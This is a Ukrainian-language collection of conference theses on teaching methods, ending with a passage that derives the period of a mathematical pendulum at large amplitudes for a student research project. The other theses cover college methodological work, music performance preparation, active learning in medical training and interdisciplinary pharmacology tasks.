Навчально-методична робота - це цілісна, заснована на досягненнях науки і передової педагогічної практики, система взаємопов'язаних дій і заходів, спрямованих на всебічне підвищення кваліфікації та професійної майстерності кожного педагога, а в кінцевому рахунку - на розвиток і досягнення позитивних наслідків навчально-виховної роботи.

**В основі якісного навчання в коледжі лежать такі чинники:**

- активна діяльність викладача – особистості;
- наявність належної матеріальної бази, широкий доступ до мультимедійної техніки;
- рівень розумових можливостей студентів;
- загальна навчально-методична атмосфера в навчальному закладі;
- наявність методичного спадкоємництва у педколективі.

Головним завданням навчально-методичної роботи в навчальному закладі є надання реальної допомоги викладачам, майстрам виробничого навчання в розвитку їхньої педагогічної майстерності та необхідних для сучасного педагога особистих якостей.

Зміст методичної роботи повинен сприяти впровадженню науково-педагогічних знань, нових досягнень в галузі навчання та виховання майбутніх фахівців.

**Основними цілями навчально-методичної роботи в навчальному закладі мають бути:**

- 1) створення належних умов для роботи з педагогічними кадрами, забезпечення аналітичного підходу до цього процесу, максимальна реалізація викладачами головного - активної навчально-виховної функції;

2) координація і розвиток в оптимальному режимі всіх форм методичної роботи (масових, групових, індивідуальних), вдосконалення управління нею, особливо одержання зворотної інформації про її результативність;

3) ефективне впровадження сучасних досягнень педагогічної науки і кращого педагогічного досвіду в практику навчально-виховного процесу;

4) систематизація та упорядкування інформаційного потоку із професійних, галузевих, педагогічно-психологічних сфер знань;

5) розробка і удосконалення інноваційних технологій навчання в тому числі пакетів прикладних комп'ютерних програм, електронних портфоліо з навчальних дисциплін.

Методична робота є важливою складовою навчально-виховного процесу й спрямована на вирішення завдань з підвищення якості підготовки фахівців на основі комплексного підходу до вдосконалення змісту, організації й методів навчання.

Розрізняють дві форми методичної роботи: науково-методичну та навчально-методичну. Науково-методична робота орієнтована на створення нових принципів і методів ефективного управління процесом навчання студентів. Навчально-методична робота спрямована на методичне забезпечення й удосконалення існуючих форм і видів занять зі студентами.

#### **Основними напрямками методичної роботи є:**

- перспективне та поточне планування навчально-методичної роботи;
- створення навчально-методичних комплексів з дисциплін і спеціальностей у відповідності із сучасними вимогами до рівня підготовки фахівців;
- удосконалення навчальних планів і програм підготовки фахівців;
- вивчення обсягу й змісту самостійної роботи студентів, вироблення методичних рекомендацій із планування, організації й контролю самостійної роботи студентів;
- організація університетської системи підвищення педагогічної майстерності молодих викладачів, аспірантів і наукових співробітників;
- аналіз забезпеченості навчального процесу навчально-методичною літературою, формування поточних планів видання підручників, навчальних і методичних посібників і вказівок; вивчення, узагальнення й поширення позитивного досвіду навчально-методичної роботи, передових прийомів і методів проведення навчальних занять і організаційних форм навчання;

#### **Оснoву структури методичної роботи становить діяльність:**

- педагогічної ради;
- методичної ради;
- методичного кабінету;
- циклової комісії;
- методичного об'єднання кураторів студентських груп денної та заочної форм навчання;
- методичного об'єднання молодих викладачів.

Як правило, керівництво навчально-методичною роботою здійснює заступник директора з навчальної роботи.

**Методична робота в навчальному закладі має такі завдання:**

1) надання допомоги викладачам у підвищенні рівня психолого-педагогічного та методичного удосконалення;

2) розробка і запровадження в практику викладачів креативних технологій навчання, передового педагогічного досвіду, нових педагогічних технологій, сучасних форм і методів навчання;

3) розробка і реалізація викладачами методик занять особистісно-орієнтованого навчання студентів.

Безперервне підвищення педагогічної майстерності досягається завдяки системному і систематичному методичному навчанню викладачів, продуктивній роботі педагогічних рад; проведення науково-методичних семінарів, конференцій, педагогічних читань, бесід "за круглим столом", творчих зустрічей, взаємовідвідувань занять, педагогічних дискусій тощо.

Усі ці заходи об'єднані загальним завданням - формувати педагога-професіонала, педагога-дослідника, здатного успішно розв'язувати педагогічні завдання, які стоять перед навчальним закладом в ситуації сьогодення.

**Список літератури:**

1. Балл Г.О. Сучасний гуманізм і освіта: навчально-методичний посібник / Георгій Олексійович Балл. – Рівне, 2003. – 180 с.

2. Малихіна О.В. Проблема створення загальної моделі учбово-методичного комплексу // Наука і освіта. – 2002. – № 1. – С. 104-107.

3. Педагогічна книга майстра виробничого навчання. Навчально-методичний посібник / Н. Г. Ничкало, В. О. Зайчук, В. М. Розенберг та ін. За ред. Н. Г. Ничкало.—К.: Вища школа, 1994. — 383 с.

4. Ташкинов А. Формирование общих и профессиональных компетенций при инновационных технологиях обучения / А. Ташкинов, В. Лалетин, И. Столбова // Высшее образование в России. — 2007. — № 1. — С. 128—133.

5. Фіцула М.М. Педагогіка вищої школи/ Посібник – К., 2006.–242 с.

## ЕЛЕМЕНТИ ПЕДАГОГІЧНОЇ СТРАТЕГІЇ ПІДГОТОВКИ МУЗИКАНТА ДО СЦЕНІЧНОГО ВИСТУПУ

**Косенко Павло Борисович**

кандидат педагогічних наук,  
доцент кафедри теорії та методики навчання  
мистецьких дисциплін  
Бердянський державний педагогічний університет

Зазвичай поява молодого музиканта на сцені знаменує завершення певного етапу його професійного розвитку, тож в умовах діяльності спеціалізованих закладів фахової музичної освіти публічне (сценічне) виконання музичних творів розглядається як основний засіб оцінки результатів музично-виконавської підготовки учнів або студентів.

Проте, ефект від публічного виступу, який почасти вираховується хвилинами, не завжди є пропорційним тим зусиллям, які музикант докладав впродовж тривалого часового відрізка, що передував його появі на сцені. Тож існує певне протиріччя, на розв'язання якого спрямовано педагогічні пошуки багатьох дослідників як минулого, так і сучасності. І якщо перша плеяда авторів (М. Гарсія, М. Дейша-Сионицька, Ф. Шаляпін, Л. Ауер, Г. Коган, А. Гольденвейзер, Г. Нейгауз, В. Безфамільнов, С. Савшинський тощо) прагнула на сторінках своїх книг зафіксувати власний емпіричний досвід педагогічної і виконавської діяльності, то творці сучасних методичних праць (Л. Дмитрієв, М. Микиша, Л. Маккінон, Л. Баренбойм, М. Фейгін, С. Фейнберг, А. Ямпольський, О. Шульпяков, В. Ципін, Д. Юник, Н. Мозгальова та ін.) намагаються апелювати до науки, транслюючи педагогічні ідеї, що виникають на основі аналізу і узагальнення найбільш актуальних і прогресивних освітніх технологій. Втім, з якої б позиції не виходили автори, логіка викладу ними матеріалу схожа – виокремлюються певні аспекти підготовки до сценічного виступу (артистизм, психологічний контроль, інтерпретаторські вміння, сценічна культура, комунікативні якості, виконавська надійність тощо) і концентрується увага саме на них, що має очевидне теоретичне і практичне значення. Ми ж у своєму дослідженні спробуємо підійти до обговорюваної проблеми з іншого боку.

Наша мета – досягти бажаних цілей не шляхом добору готового рецепту, що складається з правил, методів, прийомів, послідовності дій тощо, а шляхом тлумачення музично-педагогічної діяльності як своєї динамічної системи, де поєднуються технічні, теоретичні і художні аспекти.

Якщо позначити згадані вище аспекти музичної педагогіки мовою усталених понять, таких як *ремесло*, *наука* та *мистецтво* [1], то маємо важливі три елементи педагогічної стратегії, що вишуковуються за ознакою зростання пріоритету: *ремесло* як засвоєння технічної складової, професійний вишкіл; *наука*, як спосіб мисленнєво-пошукової діяльності, спрямованої на усвідомлення

певних закономірностей; *мистецтво* як творче заломлення досвіду попередніх поколінь і останніх досягнень науки через призму власної виконавської діяльності.

Отже, на першій сходинці нашої стратегії знаходиться поняття «ремесло». Словник української мови дає нам кілька його визначень, одне з яких – «Певна професія, фах ... взагалі яке-небудь заняття, справа» [2, с. 501]. Синонімами ремесла є вправність, професійність, умілість.

Той, хто в майбутньому має стати музикантом переважно вже з дитинства оволодіває навичками співу та гри на музичному інструменті. У такому «ремеслі» людина починає вправлятися навіть не знаючи нотної грамоти і продовжує вдосконалюватись протягом усього життя.

Щоб осягнути закони музичного мистецтва потрібно володіти виконавською технікою, яка для вокаліста являє собою вміння голосовим апаратом передати те, що людина чує своїм внутрішнім слухом, для музиканта-інструменталіста – вміння видобувати звук ударом по клавішах, заципуванням струни, тертям смичка, розщепленням струмини видихуваного повітря, коливанням тростини тощо. У цій частині підготовки учню або студенту належить відносно пасивна роль – він запозичає, копіює і засвоює ті виконавські дії, які пропонує йому викладач. Саме тому важливо, аби педагог досконало володів всіма складниками ремесла музиканта, якими він намагається поділитись зі своїм вихованцем задля набуття останнім тих автоматизованих умінь на які не потрібно буде відволікатись під час сценічного виступу в контексті вирішення більш складних виконавських завдань.

Однак важко справити більш-менш пристойне враження на публіку не присвятивши належну увагу вивченню загальних законів музики: «Мистецтво лише тоді може процвітати, коли для нього підготовлене підґрунтя, а підґрунтя це підготовляється все більшим і більшим розумінням, співчуттям, сформованістю смаку» [3, с. 501]. Тож другу сходинку пропонованої нами педагогічної стратегії посідає «наука». Саме вона дає знання, що базуються на усвідомленні органічних законів, які складають теорію музики і музичного навчання.

З погляду філософської думки, наука – особливий вид пізнавальної діяльності, спрямованої на вироблення об'єктивних, системно організованих і обґрунтованих знань про світ – взаємодіє з іншими видами пізнавальної діяльності: повсякденним, художнім, релігійним, міфологічним, філософським осяганням світу [4, с. 457]. Наука спрямована на вироблення і систематизацію об'єктивних знань про дійсність, а її основою є збір фактів, їх критичний аналіз і, на цій основі, синтез нових знань і узагальнень.

Поєднання у процесі навчання музиканта одночасно ремісничого вишколу і наукового підходу вже само собою веде до підвищення рівня його професіоналізму, в тому числі і сценічної майстерності, але ще не є достатнім, аби публічний виступ артиста сприймався як справжнє «мистецтво», яке, будучи одним з елементів запропонованої нами стратегії, посідає найвищу третю сходинку. Мистецтво як вкрай розвинута майстерність фахівця будь-якої певної галузі знаходить прояв у його здатності розкривати свою індивідуальність через

творчий процес, чим помітно відрізняється від діяльності людини, яка хоч і досконало, але виражає когось іншого, а не саму себе. Тож справжній педагог на певних етапах навчання має відсікати механічне копіювання, заохочуючи учня (студента) до індивідуального самовираження: «Талановитого учня педагог може розвинути до такого рівня, що той буде висловлюватись, виражаючи власну індивідуальність.... Можна показувати і техніку. Але лише як граматику мови ... Але думки, почуття привносити свої» [5, с. 260].

Вважаємо, що таке усвідомлення сутності музично-педагогічної діяльності дозволить її суб'єктам (в нашому випадку студентам, майбутнім вчителям музичного мистецтва), скориставшись найкращими методичними розробками у відповідності до своїх природних можливостей і особистісних якостей, зробити результати підготовки до сценічного виступу прогнозованими.

Звичайно, кожен з окреслених елементів розглянутої нами педагогічної стратегії заслуговує на більш розлоге детальне висвітлення, ніж дозволяє формат тезисного викладу, тож може стати предметом дослідження в рамках окремої наукової статті.

### Список літератури:

1. Косенко П. Б. Музична педагогіка, як ремесло, наука та мистецтво. *Науковий часопис Національного педагогічного університету імені М.П.Драгоманова. Серія 14. Теорія і методика мистецької освіти : збірник наукових праць*. Київ : Видавництво НПУ імені М.П.Драгоманова, 2015. Вип. 19. (24). С. 83–86.
2. Словник української мови: в 11 тт. / АН УРСР. Інститут мовознавства; за ред. І. К. Білодіда. Київ : Наукова думка, 1970-1980. Т. 8. 927 с.
3. Серов А. Н. Курс музыкальной техники. *Критические статьи*. Т. 1. СПб. : Типография Департамента Уделов, Моховая, д. № 40, 1892. С. 498–521.
4. Новейший философский словарь / Сост. А. А. Грицанов. Минск : Изд. В.М. Скакун, 1998. 896 с.
5. Шёнберг А. Проблемы преподавания искусства . *Стиль и мысль. Статьи и материалы*. Москва. : Издательский Дом «Композитор», 2006. С. 257– 261.

## **ЗАСТОСУВАННЯ АКТИВНИХ МЕТОДІВ НАВЧАННЯ У ПРОФЕСІЙНІЙ ПІДГОТОВЦІ МАЙБУТНІХ ЛІКАРІВ**

**Куковська Ірина Любомирівна**

канд.мед.наук, доцент  
Буковинський державний медичний університет,  
м.Чернівці, Україна

**Куковська Вікторія Ігорівна**

канд.філол.наук, асистент  
Чернівецький національний університет імені Юрія Федьковича,  
м.Чернівці, Україна

Значне зростання темпів розвитку суспільства, динамізм сучасних технологічних процесів зумовлює необхідність зміни підходів до засвоєння нових знань та нових навичок. Такі тенденції зумовлюють актуальність розробки та впровадження інтенсивних форм навчання в різних галузях знань, зокрема в системі вищої освіти.

Для успішної професійної діяльності фахівців, зокрема медичних спеціальностей, важливо поєднувати вміння опрацьовувати значні обсяги інформації з необхідністю якісного засвоєння фундаментальних спеціальних знань без яких неможливо орієнтуватися в наростаючому інформаційному потоці. Сучасний ринок праці вимагає від студентів медичних спеціальностей не лише глибоких знань, але і здатності використовувати їх у професійній діяльності. Такий підхід зумовлює необхідність застосування під час освітнього процесу як традиційних так і інноваційних методів навчання, які удосконалюють процес підготовки майбутніх фахівців медичної галузі.

Одними з найпоширеніших у застосуванні методів формування професійної компетентності майбутніх фахівців є активні методи навчання. Результати аналізу науково-педагогічної літератури вказують на те, що такий тип «навчання діяльністю» створює необхідні умови для формування та закріплення професійних знань, умінь та навичок, розвитку вмінь самостійного мислення, орієнтування у типовій та нетиповій ситуаціях, розвитку навичок професійної комунікації. [1] Вважається що активні методи та форми навчання є сукупністю педагогічних прийомів, спрямованих на таку організацію навчального процесу, яка мотивує студентів до самостійного, ініціативного та творчого засвоєння навчального матеріалу.

Особливостями активних методів навчання є обов'язкова активізація мислення і вимушена активність студента в процесі навчання, тривале залучення до навчального процесу, підвищена емоційність та мотивація студентів, взаємодія студентів і викладача під час навчання, обов'язкова рефлексія студентами результатів як власного досвіду так і результатів сумісної колективної діяльності.



Однак необхідно враховувати, що організація і підготовка заняття з використанням активних методів навчання зазвичай потребують більше часу ніж традиційні методики навчання. Такий тип занять більш доречно проводити після опрацювання базового обсягу теоретичного матеріалу чи для відпрацювання окремих практичних навичок. Як зазначається у дослідженні [2], більшість студентів надали перевагу методу, який передбачав етапність навчання, де перший блок – лекційні заняття які проводить викладач, а у наступному блоці семінарські заняття проводяться під керівництвом однолітків-студентів. У рамках іншого дослідження [3] порівнювалися результати навчання, з використанням різних педагогічних методик (активної та традиційної, «пасивної», з переважанням лекцій), двох груп студентів. Зроблено висновок про те що активне навчання не надто вплинуло на засвоєння знань з навчальної дисципліни, проте призвело до покращення когнітивних навичок і практично-орієнтованих результатів конкретної навчальної групи. Разом з тим, у інших дослідженнях [4] зазначено, що використання експериментального навчального плану з гістології та проведення занять у активному форматі (методика “перевернутий клас”), у порівнянні зі звичайною навчальною програмою студентів-медиків, виявило значно вищі результати підсумкового тестування з предмету. Причому більшість учасників експериментальної групи самостійно проходили більш ґрунтовну підготовку перед заняттями і активно брали участь у навчальній діяльності в класі. Викладачі за такого методу навчання мали можливість більше часу на уроках приділяти веденню дискусій, вікторин, а не повторенню матеріалу занять.

Отже, можна зробити висновок що стиль викладання має вплив на результати навчання, а активізація викладання сприяє кращим кінцевим результатам навчання. Активні методи навчання більш дієві при застосування у малих групах, потребують відкритості та налаштування на активну участь у роботі як викладачів так і студентів. Інтеграція активних та пасивних методів навчання в програми підготовки фахівців медичного профілю можуть бути більш результативними з точки зору успішності та ефективності, ніж використання будь якого методу окремо.

#### **Список літератури:**

1. Хома Т.В., Хома, Т. В. (2020). Активні методи навчання в педагогіці. вищої школи. 2020, №69 Т.3 С.149
2. Paras Singh Minhas, Arundhati Ghosh, Leah Swanzy The effects of passive and active learning on student preference and performance in an undergraduate basic science course Том 5 , Выпуск 4, 2012 г, Р. 200-207 <https://doi.org/10.1002/ase.1274>
3. Norbert Michel, John James Cater, Otmar Varel Active versus passive teaching styles: An empirical study of student learning outcomes a Volume20, Issue4, 2009, Pages 397-418 <https://doi.org/10.1002/hrdq.20025>
4. Xin Cheng, Kenneth Ka Ho Lee, Eric Y. Chang, Xuesong Yang The “flipped classroom” approach: Stimulating positive learning attitudes and improving mastery of histology among medical students First published: 04 November 2016 <https://doi.org/10.1002/ase.1664>

## **ОСНОВА ВИВЧЕННЯ КЛІНІЧНОЇ ФАРМАКОЛОГІЇ ЗБОДУВАЧАМИ ВИЩОЇ ОСВІТИ – МІЖДИСЦИПЛІНАРНІ ЗАДАЧІ**

**Моїсєєва Наталія Віталіївна**

к.мед.н., викладач кафедри фармакології,  
клінічної фармакології та фармації,  
Полтавський державний медичний університет

**Островська Галина Юріївна**

к.мед.н., доцент кафедри фармакології,  
клінічної фармакології та фармації,  
Полтавський державний медичний університет

Сучасне світове суспільство переживає період глобальних змін в державно-політичному і соціально-економічному розвитку, пов'язаних з формуванням громадянського суспільства, поглибленням ринкового сектора економіки, змінами в сфері зайнятості, перегрупуванням попиту на робочу силу, зростанням вимог суспільства до якості і конкурентоспроможності людських ресурсів, що набуває особливого значення у воєнний час [1,2]. Це обумовлює зростання соціальної значущості вищих навчальних закладів, особливо медичного профілю. Сьогодні вищі навчальні заклади розширюють спектр освітніх послуг, не тільки гарантуючи майбутнім лікарям отримання спеціальності, але і створюючи передумови для їх подальшого просування в освітній системі. Щоб оптимально задовольняти даним вимогам, необхідний перехід на модель випереджаючої освіти, націленого не тільки на підготовку лікаря до конкретної професійної діяльності, а й на формування готовності до освоєння нових знань, придбання багатофункціональних умінь і забезпечення професійної мобільності та високої конкурентоспроможності [3]. Становлення майбутнього лікаря в системі сучасної освіти необхідно будувати не тільки як процес накопичення предметних знань, а й як вдосконалення всієї професійно-особистісної підготовки за рахунок посиленого формування пізнавальної активності студента як суб'єкта майбутньої професійної діяльності, створюючи тим самим передумови для його подальшого безперервного самовдосконалення і продуктивного саморозвитку.

В умовах, що склалися проблема пошуку умов і методів розвитку пізнавальної активності студентів набуває особливої актуальності, як базової підстави особистості [4]. Сьогодні можна стверджувати, що формування і розвиток пізнавальної активності є однією з центральних ліній становлення особистості в освітньому процесі ВНЗ, оскільки дозволяє майбутньому фахівцю максимально повно проявляти свою індивідуальність, здійснювати процеси саморозвитку та самовдосконалення з метою досягнення вершин професійного та особистісного зростання. Все це диктує необхідність застосовувати

продуктивні освітні методики, що дозволяють майбутнім лікарям в процесі навчання купувати не тільки елементарні, але і комплексні (міждисциплінарні) професійні навички і вміння, формувати інтеграційні знання. Відмінною особливістю даних продуктивних технологій є можливість вирішувати навчально-пізнавальні завдання в контексті майбутньої професійної діяльності, використовувати міждисциплінарні зв'язки для поглибленого розгляду професійних процесів [1,5,6].

**Мета** дослідження: вивчення ефективності засвоєння міждисциплінарних завдань, як засобу розвитку пізнавальної активності студентів в процесі вивчення клінічної фармакології.

Виявлення рівня і характеру пізнавальної активності студентів в процесі вивчення ними клінічної фармакології було проведено в 2019-2020 навчальному році та охоплювало 100 студентів 4 курсу медичного факультету. І включало наступні методи: бесіди з кураторами груп, викладачами; аналіз успішності студентів на основі вивчення журналів успішності; анкетування (анкети «Розкажи про себе», «Чому я вибрав професію лікаря» «Мотиви навчальної діяльності»), тестування (тест-опитувальник «Домінуючі ціннісні орієнтації»).

На основі отриманих даних в відповідності зі структурними компонентами пізнавальної активності особистості нами були встановлені показники її сформованості: характер мотиваційної спрямованості на освоєння міждисциплінарних завдань; характер волевих зусиль, які проявляються особистістю в процесі вирішення міждисциплінарних задач; характер і способи вирішення міждисциплінарних задач. Аналіз співвідношення даних показників в структурі особистості студента дозволив виявити і описати різні рівні сформованості пізнавальної активності майбутнього фахівця - низький, середній і високий. Низький рівень пізнавальної активності проявляється у невідповідності цілей і мотивів, що веде до відсутності прагнення завершувати навчально-пізнавальну діяльність і детермінує характер знань і умінь. Так, вміння виділяти головне проявляється у відтворенні другорядної інформації і нездатності виділити головне в змісті розв'язуваної задачі. Вивчення клінічної фармакології слабо сприймається в контексті майбутньої професійної діяльності і викликає слабкий пізнавальний інтерес. Середній рівень пізнавальної активності характеризується стійкою орієнтацією на оволодіння різноманітними способами пізнавальної діяльності. В результаті студент легко приймає мету навчально-пізнавальної діяльності, задану ззовні, проявляє зацікавленість у вирішенні міждисциплінарних завдань. Однак засвоєні на їх основі знання відтворює тільки для вирішення завдань за відомим алгоритмом і не застосовує їх в цілях професійно-особистісного саморозвитку. Високий рівень відрізняє стійка орієнтація на вдосконалення способів добування знань. Професійно орієнтоване самоосвіта носить цілеспрямований і систематичний характер. Відповідність цілей і мотивів визначає прагнення завершити будь-яку навчально-пізнавальну діяльність, незалежно від ступеня пізнавальних труднощів. Міждисциплінарні завдання розглядаються як необхідна складова майбутньої професійної діяльності та ефективно використовуються в цілях самоосвіти.

На кафедрі експериментальної та клінічної фармакології з клінічною імунологією та алергологією були розроблені міждисциплінарні задачі різних типів і класів, що інтегрують програмний матеріал по клінічній фармакології та інших предметів, що охоплюють різні види навчально-пізнавальної діяльності студентів (лекції, практичні заняття, самостійна робота, контрольньо-діагностичне комп'ютерне тестування). Розробка системи міждисциплінарних завдань, велася з урахуванням того, щоб ці завдання максимально повно співвідносилися з програмним матеріалом загально і спеціальних медичних дисциплін і відображали основні аспекти професійної діяльності фахівця-медика. У систему міждисциплінарних завдань увійшли три блоки, збудованих з урахуванням різних рівнів складності: 1) застосування навичок теоретичних дисциплін в клінічній фармакології (обчислення міри об'єму і маси лікарських форм, концентрації рідких лікарських форм, розрахунок вмісту сухої лікарської речовини в розчині, розрахунок змісту хлорного вапна і хлораміну в дезрозчинах; розрахунок кількості розчинника для антибіотиків); 2) зв'язок клінічної фармакології з терапією; 3) зв'язок клінічної фармакології з хірургією.

В процесі експерименту застосовувалися контрольньо-діагностичні тести, що використовуються в комп'ютерній формі. Результати комп'ютерного тестування співвідносилися з даними, отриманими в ході застосування анкети «Мотиви навчальної діяльності» і тесту-опитувальника «Домінуючі ціннісні орієнтації». Аналіз отриманих результатів показав переважання більш високого рівня розвитку пізнавальної активності у студентів експериментальної групи, що підтверджується і результатами застосування методу математичної статистики. Результати, отримані в ході формуючого експерименту, підтвердили ефективність застосування різних форм міждисциплінарних задач і можуть бути використані для подальшого розширення проблемного поля досліджень професійної підготовки майбутнього лікаря в освітньому процесі професійної школи.

Таким чином, для ефективної підготовки майбутніх висококваліфікованого лікаря необхідно застосування педагогічних методик, здатних забезпечити пріоритет суб'єктно-сміслового навчання, які стимулюють розвиток пізнавальної активності особистості та заснованих на включенні навчально-пізнавальних завдань в контекст професійних проблем і актуальних аспектів професійної діяльності.

### Література:

1. Іленко Н. М. Міждисциплінарні зв'язки як фактор вдосконалення вивчення предмету терапевтична стоматологія при підготовці майбутнього лікаря / Н. М. Іленко, О. Н. Бойченко // Вісник проблем біології і медицини. – 2018. – Вип. 4, Т. 2 (147). – С. 223–225.
2. Карпець М. В. Міждисциплінарна інтеграція – основа професійної спрямованості навчання / М. В. Карпець // Світ медицини та біології. – 2016. – № 4 (58). – С. 144–147.

3. Кирвас В. А. Горизонтальная междисциплинарная интеграция при формировании информационно-коммуникационной компетентности студентов / В. А. Кирвас, П. Э. Ситникова // Системи обробки інформації : зб. наук. праць. – Х. : Харківський університет Повітряних Сил імені Івана Кожедуба, 2016. – Вип. 2 (139). – С. 212–215.
4. Міждисциплінарна інтеграція як складова проблемно-орієнтованого навчання у медичному університеті / А. Г. Шульгай, Л. Я. Федонюк, А. Є. Мудра, О. М. Олещук // Медична освіта. – 2018. – № 4. – С. 113–116.
5. Міждисциплінарна інтеграція як фактор удосконалення викладання фармакології у медичному виші / Н. І. Волощук, О. С. Пашинська, А. О. Іваниця, І. В. Таран // Медична освіта. – 2016. – № 4. – С. 8.
6. Островська Г.Ю. Видавнича діяльність як фактор підвищення якості викладання фармакології / Островська Г.Ю., Петрова Т.А., Луценко Р.В., Капустянська А.А., Моїсєєва Н.В., Власова О.В., Колот Е.Г. – Матеріали навчально-наукової конференції з міжнародн. участю «Реалії, проблеми та перспективи вищої медичної освіти» 2021р. – 25 березня 2021. – с. 198-200.

## **ОРГАНІЗАЦІЯ НАВЧАЛЬНОГО ДОСЛІДЖЕННЯ ЗАЛЕЖНОСТІ ПЕРІОДУ КОЛИВАНЬ МАТЕМАТИЧНОГО МАЯТНИКА ВІД АМПЛІТУДИ**

**Мінаєв Юрій Павлович,**

канд. фіз.-мат. наук,  
доцент кафедри загальної та прикладної фізики  
Запорізького національного університету

**Тихонська Наталія Іванівна,**

канд. пед. наук,  
доцент кафедри загальної та прикладної фізики  
Запорізького національного університету

**Шалатов Денис Сергійович,**

магістрант 1 курсу спеціальності  
Середня освіта (Фізика)  
Запорізького національного університету

В Україні існує система Малої академії наук, яка допомагає старшокласникам зробити свої перші кроки до проведення власних наукових досліджень [1]. Заняття у гуртках закладів позашкільної освіти, у порівнянні зі шкільними уроками, дають більшу свободу як для гуртківців, так і для їхніх наукових керівників. Зокрема, в умовах гурткових занять легше організувати роботу вихованців у «зоні найближчого розвитку» (за Л.С. Виготським [2]), особливо під час індивідуальних консультацій при безпосередній підготовці до участі в конкурсах-захистах науково-дослідних робіт учнів – членів Малої академії наук України.

Наш досвід роботи зі старшокласниками у системі Малої академії наук свідчить про те, що матеріали робіт, з якими гуртківці брали участь у конкурсах-захистах, доцільно використовувати для розробки методики організації навчальних досліджень, при проведенні яких акцент зміщується з наукової новизни дослідження на новизну суб'єктивну. Керівник навчального дослідження буде лише направляти учнів, давати вказівки чи ставити потрібні запитання для скеровування думок у потрібному напрямку. Оскільки керівнику вже відомі результати, які були отримані під час дійсно науково-дослідної роботи, він може сконцентруватися на своїй методичній діяльності, забезпечуючи індивідуальну підтримку гуртківців, кожен з яких має власну зону найближчого розвитку.

Далі мова піде про учнівську науково-дослідну роботу під назвою «Непроста математика простого маятника», яка може бути використана для організації декількох навчально-дослідних робіт. Так, у межах зазначеної учнівської роботи був проведений докладний критичний аналіз статті «Визначення періоду

великих коливань маятника (до  $90^\circ$ )» [3], автори якої стверджували, що вони отримали вираз в елементарних функціях для періоду коливань математичного маятника для будь-яких значень амплітуди. У ході аналізу цієї статті з'ясувалося, що автори припустилися цілої низки помилок, пошук яких є окремим цікавим завданням для навчального дослідження.

У Запорізькому національному університеті на конференції студентів, аспірантів, докторантів і молодих вчених «Молода наука – 2022» про це навчальне дослідження була зроблена доповідь «Черговий приклад критичного аналізу наукової статті з фізики у межах учнівського дослідження». Наразі ми звернемо увагу на ще одне навчальне дослідження, безпосередньо пов'язане з тією ж самою попередньо виконаною науково-дослідною роботою. Йдеться про застосування чисельних методів для з'ясування залежності періоду коливань математичного маятника від їхньої амплітуди. Мета цього навчального дослідження полягає у набутті гуртківцями досвіду інтеграції знань, умінь і навичок, які вони набували в школі на уроках з різних навчальних предметів (фізика, математика, інформатика). Тут яскраво простежується практичне застосування концепції розвитку STEM-освіти в Україні.

Для початку згадаймо один із способів виведення загальної формули для періоду. Закон збереження повної механічної енергії для математичного (нитяного) маятника (рис. 1) можна записати таким чином:

$$mgl(1 - \cos \varphi) + \frac{m(l\dot{\varphi})^2}{2} = mgl(1 - \cos \varphi_{\max}),$$

де  $l$  – довжина нитки,  $\dot{\varphi}$  – миттєва кутова швидкість маятника,  $m$  – маса тягарця,  $\varphi_{\max}$  – максимальний кут відхилення нитки від положення рівноваги.




Рисунок 1. Нитяний (математичний) маятник.

Цілком очевидно, що період коливань учетверо більший за час, протягом якого тягарець на нитці пройде дугу від точки рівноваги до положення, яке характеризується кутом  $\varphi_{\max}$ . Положення нитки змінюється на  $d\varphi$  за час  $dt = \frac{d\varphi}{\dot{\varphi}}$ , а кутову швидкість знайдемо із закону збереження повної механічної енергії:

$$\dot{\varphi} = \sqrt{\frac{2g}{l} (\cos \varphi - \cos \varphi_{\max})}.$$

Тепер можна записати, чому дорівнює чверть періоду:

$$\frac{T}{4} = \int_0^{\varphi_{\max}} \frac{d\varphi}{\dot{\varphi}} = \sqrt{\frac{l}{g}} \cdot \int_0^{\varphi_{\max}} \frac{d\varphi}{\sqrt{2(\cos\varphi - \cos\varphi_{\max})}}$$

Перевіримо правильність цього виразу на відомий нам крайній випадок малих коливань. Скориставшись апроксимуючими виразами для малих кутів:

$$\cos\varphi \approx 1 - \frac{\varphi^2}{2} \quad \text{і} \quad \cos\varphi_{\max} \approx 1 - \frac{\varphi_{\max}^2}{2},$$

а також новою змінною  $\eta = \frac{\varphi}{\varphi_{\max}}$ , отримаємо інтеграл, який легко обчислити за

допомогою формули Ньютона-Лейбніца, оскільки первісна підінтегральної функції є елементарною:

$$T_0 = 4 \sqrt{\frac{l}{g}} \int_0^1 \frac{d\eta}{\sqrt{1-\eta^2}} = 4 \sqrt{\frac{l}{g}} \arcsin\eta \Big|_0^1 = 2\pi \sqrt{\frac{l}{g}}.$$

Як бачимо, у випадку малих кутів ця формула дає очікуваний результат, відомий зі шкільного курсу фізики.

Перед тим, як отримати шукану залежність періоду математичного (нитяного) маятника від кута відхилення, спробуємо знайти значення періоду в іншому крайньому випадку, коли максимальний кут відхилення становить  $\varphi_{\max} = \frac{\pi}{2}$ . Тоді вираз для періоду набуває вигляду:

$$T_{\pi/2} = 4 \sqrt{\frac{l}{g}} \int_0^{\pi/2} \frac{d\varphi}{\sqrt{2\cos\varphi}}$$

Спочатку треба впевнитися у тому, що даний інтеграл дійсно не виражається в елементарних функціях. Ми вдалися до пошуку програм, призначених для інтегрування, в мережі Інтернет. Найбільше нас зацікавила одна з них під назвою Wolfram Alpha [4], яка містить у собі значний набір обчислюваних алгоритмів.

На рис. 2 наведено результат обчислення шуканого визначеного інтеграла і графік підінтегральної функції. Як бачимо, програма Wolfram Alpha підтвердила гіпотезу про те, що відповідь не виражається в елементарних функціях. Проте, учням (принаймні, випускного класу) відомо, що визначений інтеграл є конкретним числом, яке можна обчислити з потрібною точністю, скориставшись чисельними методами інтегрування.



